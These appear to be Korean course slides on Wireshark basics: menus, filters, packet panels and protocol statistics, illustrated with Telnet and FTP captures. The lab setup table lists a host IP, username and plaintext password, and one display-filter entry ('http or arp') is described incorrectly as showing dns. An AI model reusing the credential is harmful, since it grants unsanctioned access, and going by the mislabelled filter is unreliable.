2. 프로토콜 패킷 사례를 통한 기능별 실습
3. 다양한 툴을 사용한 분석 실습
4. 자바스크립트 기본 구조 설명
5. 자바스크립트 난독화 사례 실습
6. 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

<실습> 와이어샤크 기본 메뉴 활용 실습

- 와이어샤크 기본 메뉴 활용 실습

- 실습 목표

- » 와이어샤크의 기본적인 인터페이스를 배운다.

- 실습 환경

구분	IP	ID	PW	비고
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0! Security Onion 16.04.5.1 (2018.08.02)

- 실습 문제 구성

- » Security Onion에서 wireshark를 실행하고 분석하는데 사용할 수 있는 다양한 기능을 사용하시오.

1 와이어샤크 기본 메뉴 활용 실습

- 와이어샤크 메뉴 설명




메뉴	설명	메뉴	설명
File	캡처 데이터를 열거나 저장	Statistics	Wireshark의 통계 데이터를 사용
Edit	패킷을 찾거나 표시. 프로그램 전역적인 속성들을 설정	Telephony	전화 분야에 사용되는 프로토콜
View	Wireshark 플랫폼의 보이는 모양을 설정	Wireless	무선 분야에 사용되는 프로토콜 분석
Go	캡처된 데이터의 특정 위치로 이동	Tools	
Capture	캡처 필터 옵션을 설정하고 캡처를 시작	Help	오프라인 혹은 온라인 도움말 보기
Analyze	분석 옵션을 설정		

<실습> 와이어샤크 기본 메뉴 활용 실습

- 와이어샤크 메뉴 설명

- 인터페이스 Shortcuts

- » 유용한 단축키들이 메뉴 바로 아래 존재한다.
 - » 마우스를 아이콘 위에 올려 놓으면 자세한 정보 팝업이다.




<실습> 와이어샤크 기본 메뉴 활용 실습

- 와이어샤크 메뉴 설명

- 인터페이스 Capture Filter

- » 캡처된 로그 정보를 필터링한다.
 - » 원하는 특정 데이터를 찾을 때 사용한다.



<실습> 와이어샤크 기본 메뉴 활용 실습

- 와이어샤크 메뉴 설명

- 인터페이스 Packet List Panel

- » 캡처된 모든 패킷의 Source/destination MAC/IP 주소, TCP /UDP 포트 번호, 프로토콜, 패킷 내용 등의 정보 디스플레이이다.
 - » 열은 추가/삭제 가능하다. Edit menu -> Preferences를 통해 패널의 색상 변경 가능하다.

No.	Time	Source	Destination	Protocol	Length	Info
101	11.152124	192.168.187.131	192.168.187.128	TELNET	95	Telnet Data ...
109	15.674626	192.168.187.128	192.168.187.131	TELNET	89	Telnet Data ...
111	15.674781	192.168.187.131	192.168.187.128	TELNET	89	Telnet Data ...
112	15.675300	192.168.187.128	192.168.187.131	TELNET	121	Telnet Data ...
113	15.675363	192.168.187.131	192.168.187.128	TELNET	95	Telnet Data ...
114	15.676172	192.168.187.128	192.168.187.131	TELNET	106	Telnet Data ...
116	15.713738	192.168.187.128	192.168.187.131	TELNET	77	Telnet Data ...

<실습> 와이어샤크 기본 메뉴 활용 실습

• 와이어샤크 메뉴 설명

– 인터페이스 Packet Details Panel [1/2]

» 선택된 패킷에 대한 상세 정보 제공한다.

No.	Time	Source IP	Destination IP	Protocol	Information
1	0.000000	192.168.0.2	192.168.0.1	TCP	74 1550 → 23 [SYN] Seq=0 Win=32120 Len=0
2	0.002525	192.168.0.1	192.168.0.2	TCP	74 23 → 1550 [SYN, ACK] Seq=0 Ack=1 Win=32120
3	0.002572	192.168.0.2	192.168.0.1	TCP	66 1550 → 23 [ACK] Seq=1 Ack=1 Win=32120
4	0.004160	192.168.0.2	192.168.0.1	TELNET	93 Telnet Data ...
5	0.150335	192.168.0.1	192.168.0.2	TELNET	69 Telnet Data ...
6	0.150402	192.168.0.2	192.168.0.1	TCP	66 1550 → 23 [ACK] Seq=28 Ack=4 Win=32120
7	0.150574	192.168.0.2	192.168.0.1	TELNET	69 Telnet Data ...
8	0.151946	192.168.0.1	192.168.0.2	TCP	66 23 → 1550 [ACK] Seq=4 Ack=31 Win=173
9	0.153657	192.168.0.1	192.168.0.2	TELNET	91 Telnet Data ...
10	0.153865	192.168.0.2	192.168.0.1	TELNET	130 Telnet Data ...
11	0.154984	192.168.0.1	192.168.0.2	TCP	66 23 → 1550 [ACK] Seq=29 Ack=95 Win=173

> Frame 5: 69 bytes on wire (552 bits), 69 bytes captured (552 bits)
 ✓ Ethernet II, Src: WesternD_9f:a0:97 (00:00:c0:9f:a0:97), Dst: Lite-OnU_3b:bf:fa (00:a0:cc:3b:bf:fa)
 > Destination: Lite-OnU_3b:bf:fa (00:a0:cc:3b:bf:fa)
 > Source: WesternD_9f:a0:97 (00:00:c0:9f:a0:97)
 Type: IPv4 (0x0800)
 > Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.2
 ✓ Transmission Control Protocol, Src Port: 23, Dst Port: 1550, Seq: 1, Ack: 28, Len: 3
 Source Port: 23
 Destination Port: 1550
 [Stream index: 0]

<실습> 와이어샤크 기본 메뉴 활용 실습

- 와이어샤크 메뉴 설명
 - 인터페이스 Packet Details Panel [2/2]
 - » OSI layer별로 표시된다.
 - » 자세한 정보들을 확장하거나 축소할 수 있다.

```

Source Port: 1550
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 27]
Sequence number: 1      (relative sequence number)
[Next sequence number: 28      (relative sequence number)]
Acknowledgment number: 1      (relative ack number)
1000 .... = Header Length: 32 bytes (8)
> Flags: 0x018 (PSH, ACK)
Window size value: 32120
[Calculated window size: 32120]
[Window size scaling factor: 1]
Checksum: 0x6e67 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
  
```


0000	00 00 c0 9f a0 97 00 a0 cc 3b bf fa	08 00 45 10 .. . ; .. E ..
0010	00 4f 46 3e 40 00 40 06 73 07 c0 a8 00 02 c0 a8	-OF>@ @ s .. .

<실습> 와이어샤크 기본 메뉴 활용 실습

• 와이어샤크 메뉴 설명

– 이름 변환(Name Resolution)

- » 하나의 식별 주소 체계를 다른 것으로 변환하는 데 사용되는 프로토콜이다.
- » [Capture] > [Options] > Name Resolution에서 변환하고자 하는 항목을 체크한다.




1

<실습> 와이어샤크 기본 메뉴 활용 실습

• 와이어샤크 메뉴 설명


— 시간 설정

» View -> Time Display Format -> Date and Time of Day에서 시간 설정을 변환할 수 있다.



〈실습〉 와이어샤크 기본 메뉴 활용 실습

- 와이어샤크 메뉴 설명
 - 디스플레이 필터
 - » Expression 기능을 이용하여 디스플레이 필터를 빠르게 적용할 수 있다.




<실습> 와이어샤크 기본 메뉴 활용 실습

• 와이어샤크 메뉴 설명

– 디스플레이 필터

» Expression 기능을 이용하여 디스플레이 필터를 빠르게 적용할 수 있다.



<실습> 와이어샤크 기본 메뉴 활용 실습

• 와이어샤크 메뉴 설명

– 자주 사용하는 디스플레이 필터 Top 10

디스플레이 필터	설명
ip.addr == 10.0.0.1	출발지나 목적지의 ip가 10.0.0.1인 경우 출력
ip.addr == 10.0.0.1 && ip.addr == 10.0.0.2	두 개의 정의된 IP 주소 모두 출력
http or arp	모든 http와 dns 프로토콜 출력
tcp.port == 4000	출발지나 목적지의 포트가 4000인 TCP 패킷 출력
tcp.flags.reset == 1	모든 TCP reset 플래그가 활성화된 패킷 출력
http.request	모든 HTTP GET 요청 패킷 출력
tcp contains traffic	'traffic'라는 단어를 포함하는 TCP 패킷 출력 (특정 문자열이나 유저 이름을 출력할 때 효과적)
!(arp or icmp or dns)	괄호 내용을 모두 제외한 패킷을 출력
contains 33:27:58	헥스 값(0x33 0x27 0x58) 필터
tcp.analysis.retransmission	추적에서 모든 재전송을 표시 (느린 응용 프로그램 성능 및 패킷 손실을 추적 할 때 효과)

<실습> 와이어샤크 기본 메뉴 활용 실습

• 와이어샤크 메뉴 설명

– 통계 : Protocol Hierarchy

» [Statics] > [protocol hierarchy] 창에서는 각 OSI layer별로 세부적인 데이터를 확인

Wireshark - Protocol Hierarchy Statistics - #2 ftp

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	1036	100.0	456072	69 k	0	0	0
Linux cooked-mode capture	100.0	1036	3.6	16576	2527	0	0	0
Internet Protocol Version 4	99.8	1034	4.5	20680	3152	0	0	0
User Datagram Protocol	0.3	3	0.0	24	3	0	0	0
NetBIOS Name Service	0.3	3	0.0	150	22	3	150	22
Transmission Control Protocol	99.5	1031	91.8	418532	63 k	725	16700	2546
VSS-Monitoring ethernet trailer	0.6	6	0.0	12	1	6	12	1
FTP Data	26.5	275	86.6	394746	60 k	275	394746	60 k
File Transfer Protocol (FTP)	2.4	25	0.1	666	101	25	666	101
Address Resolution Protocol	0.2	2	0.0	56	8	1	28	4
VSS-Monitoring ethernet trailer	0.1	1	0.0	2	0	1	2	0

No display filter.

닫기 Copy 도움말

